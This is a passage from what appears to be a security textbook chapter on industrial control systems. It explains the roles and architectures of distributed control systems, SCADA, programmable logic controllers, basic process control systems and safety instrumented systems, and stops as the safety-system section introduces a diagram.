


Figure 18.72: Components of an ICS




Figure 18.73: ICS architecture

Components of an ICS

An ICS is a broad class of command and control networks and systems that are required to control and monitor every industrial process. Each type of ICS works and functions differently based on the functionality and complexity of the control action.

ICSs can be classified into the following types of most commonly and widely used control systems:

- **Distributed Control System (DCS)**

  A DCS is used to control production systems spread within the same geographical location. Such systems are primarily used for large, complex, and distributed processes that are carried out in industries such as chemical manufacturing and nuclear plants, oil refineries, water and sewage treatment plants, electric power generation plants, and automobile and pharmaceutical manufacturing. A DCS is generally a highly engineered and large-scale control system that is often used to perform an industry-specific task. It contains a centralized supervisory control unit used to control multiple local controllers, thousands of input/output (I/O) points, and various other field devices that are part of the overall production process.

  To attain the process control, a DCS employs various feedback and feedforward loops along with key product conditions that are established as per the targeted set points. It operates using a centralized supervisory control loop, such as SCADA and MTU, that connects a group of localized controllers such as RTU/PLC to execute the overall tasks required for the working of an entire production process. A high level of redundancy is

provided at every level, starting from the I/O of the controllers to the network level. This redundancy helps other processes to continue smoothly in case of any single processor failure. The primary reason for choosing DCS systems in industry is the adaptability and flexibility that it provides in controlling distributed discrete field devices and their operating stations. Moreover, a DCS is scalable and hence can be arrayed either during initial installation as a large integrated system or as a modular system that can be integrated as per the requirements. DCSs are in a state of constant development as new technologies such as wireless systems and protocols, remote transmission, logging and data historian, and embedded web servers are being included over time.




Figure 18.74: DCS architecture

- **Supervisory Control and Data Acquisition (SCADA)**

  SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure. Many organizations incorporate SCADA systems for the automation of complex industrial processes, measuring trends in real time, and the detection and correction of problems. Generally, SCADA systems are distributed over a wide geographical area; as a result, various industries rely on SCADA systems for the transportation of oil and gas, wastewater treatment and management, pipeline operations, telecommunications, power grids, building automation, public transportation systems, etc.

  The SCADA system is a centralized system that provides supervisory control and also enables real-time acquisition of data from dispersed assets used in industrial processes. It consists of hardware and software components that collect and send data to manage and control processes both locally and at remote locations. The collected data is stored in longtime storage devices such as a data historian to help the operators interpret the data and enable different setpoints. These setpoints help the system in efficiently responding to unusual actions, either by sending commands themselves or sending alerts to an operator.

  SCADA systems provide centralized controlling and monitoring of multiple process inputs and outputs by integrating the data acquisition system with the data transmission

system and HMI software. SCADA systems collect information from field devices and transmit it to a central computer system. This information is displayed to the operator in a graphical or textual format, enabling the operator to control and monitor the entire SCADA system from a central location in real time.

The SCADA architecture consists of hardware such as a control server (SCADA-MTU) and communication devices (network cables, radio devices, telephone lines, cables, etc.) along with an array of field sites distributed geographically, consisting of PLCs, RTUs, etc., which are used to monitor and control the operation of industrial equipment. The information from the RTU is controlled and processed by the control server, and the field devices are controlled and monitored by the RTU or PLC. The SCADA software is programmed to inform the entire system regarding what should be monitored, when it should be monitored, and what the acceptable parameter ranges are, in addition to informing the system regarding the response that needs to be initiated when the parameter values exceed the set ranges. An IED may collect the data and transfer it to the control server directly, or a local RTU may instruct the IED to collect the data and send it to the control server. The IED includes a communication interface for monitoring and controlling various sensors and equipment. IEDs are either directly controlled by the control server or include local programming that enables them to act independently without the intervention of the control server. SCADA systems are fault-tolerant systems with redundant systems. This redundancy may not be sufficient to protect SCADA systems from malicious attacks.




Figure 18.75: SCADA architecture

- **Programmable Logic Controller (PLC)**

  A PLC is a real-time digital computer used for industrial automation. PLCs are considered more than just digital computers in various industrial control systems due to their extraordinary features such as robust construction, ease of programming, sequential control, ease of hardware use, timers and counters, and reliable controlling capabilities. They are essentially built to survive severe industrial environments. The industries in

which PLCs are used include the steel, automobile, energy, chemical, glass, paper, cement manufacturing industries.

The PLC is a small solid-state control computer for which instructions can be customized to perform a specific task. The stored instructions in PLCs can be used to perform specific functions such as logic, timing, counting, I/O control, communication, arithmetic, and file and data processing. The use of PLCs in industry has largely replaced drum sequencers, hard-wired relays, and timers.

PLCs perform continuous monitoring of input values produced by sensors and generate outputs needed for the operation of actuators.

A PLC system consists of three modules:

1. **CPU Module**: The CPU module comprises a central processor and its memory component. The processor is responsible for performing the required data computations and data processing by receiving inputs and producing corresponding outputs. The memory part consists of both RAM and ROM memories. RAM stores user-written programs, whereas ROM stores operating systems, drivers, and application programs. PLCs also include retentive memory that is used to preserve user programs and data when there is a breakage in power supply. This retentive memory helps in resuming the execution of the user program once the power supply returns. For this reason, PLCs generally do not use a monitor or keyboard for reprogramming the processor whenever the power fails.
2. **Power Supply Module**: The power supply module provides the necessary supply of power required for CPU and I/O modules by converting AC to DC. This module is essentially responsible for running the system. A 5 V DC output from the power supply module is used to run the computer circuitry of the PLC, whereas in some PLCs, a 24 V DC output from the power supply module is used to run sensors and actuators.
3. **I/O Modules:** The input and output modules of the PLC system are used in connecting the sensors and actuators with the system for sensing and controlling real-time values such as pressure, temperature, and flow.

There are different types of I/O modules. Some of the most important are discussed below:

- **Digital I/O Module**: Used for the connection of sensors and actuators that are digital in nature (only for switching ON and OFF). These modules work with multiple digital inputs and outputs and support both AC and DC voltages.
- **Analog I/O Module**: Used for the connection of sensors and actuators that provide analog electric signals. This module includes an analog-to-digital converter for converting analog data into digital data. The CPU module processes this digital data.
- **Communication I/O Module**: Used for exchanging information between a communication network and a CPU located at a remote distance.

The main purpose of a PLC is to make machinery and systems work automatically without human intervention. Therefore, a PLC is very important, as it is responsible for all the growth, manufacturing, production, etc.




Figure 18.76: PLC architecture

- **Basic Process Control System (BPCS)**

  A BPCS is responsible for performing process control and monitoring for industrial infrastructure. It is a system that responds to input signals from processes and associated equipment to generate output signals that allow the process and its associated equipment to operate based on an approved design control strategy. BPCS systems are dynamic in nature and are highly adaptable to changing process conditions. They are applicable to all sorts of control loops, including the temperature, batch, pressure, flow, feedback, and feedforward control loops used in industries such as the chemical, oil and gas, and food and beverages industries.

  The use of BPCSs is crucial in industry as they act as the first layer of protection against any unsafe or hazardous condition to the equipment. BPCS systems are often used to push the performance limits to attain the desired performance. BPCSs differ from safety control systems in terms of security, as they lack diagnostic routines to identify any system flaws. However, they can meet a wide range of industrial challenges related to system operation and business monitoring could benefit from a well-designed control system.

  Listed below are some of the important functions offered by BPCS:

  - Offers trending and alarm/event logging facilities
  - Provides an interface from which an operator can monitor and control a system using an operator console (HMI)
  - Controls the processes that in turn optimize the plant operation to enhance the quality of the product
  - Generates production data reports
  - Manages the sequencing, timing, and coordination of various process steps running in batches, ensuring consistent quality and efficiency.

- Includes critical safety interlocks or features that prevent the operation of certain equipment under unsafe conditions, thereby protecting both the processes and personnel.
- Handles the storage and retrieval of recipes, which include formulas, process steps, and production parameters, facilitating easy replication of batch processes.
- Integrates with other business and engineering systems, providing a bridge between plant floor operations and business management functions




Figure 18.77: BPCS architecture

- **Safety Instrumented Systems (SIS)**

  A safety instrumented systems (SIS) is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in industry. They monitor and perform "specific control functions" to shut down the monitored system or bring it to a predefined safe state to reduce the adverse impacts of an incident. They function as an essential component of a risk management strategy that uses layers of protection to prevent the operational boundaries of the critical process from reaching an unsafe operating condition. Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.

  In industry, an SIS overrides the BPCS operationally and functions when BPCS does not operate a process within the normal operational parameters. For a given condition, if BPCS starts operating beyond normal operational limits, the SIS provides an automated control environment to detect and respond to the critical process. SIS either preserves the state or changes it to a safe state, i.e., equipment or process shutdown. Finally, the last layer of protection is applied where devices like relief valves, rupture disks, flare systems, etc. are used before the process enters the unsafe operating limits. The events generated and actions performed by the SIS system are illustrated in the diagram:

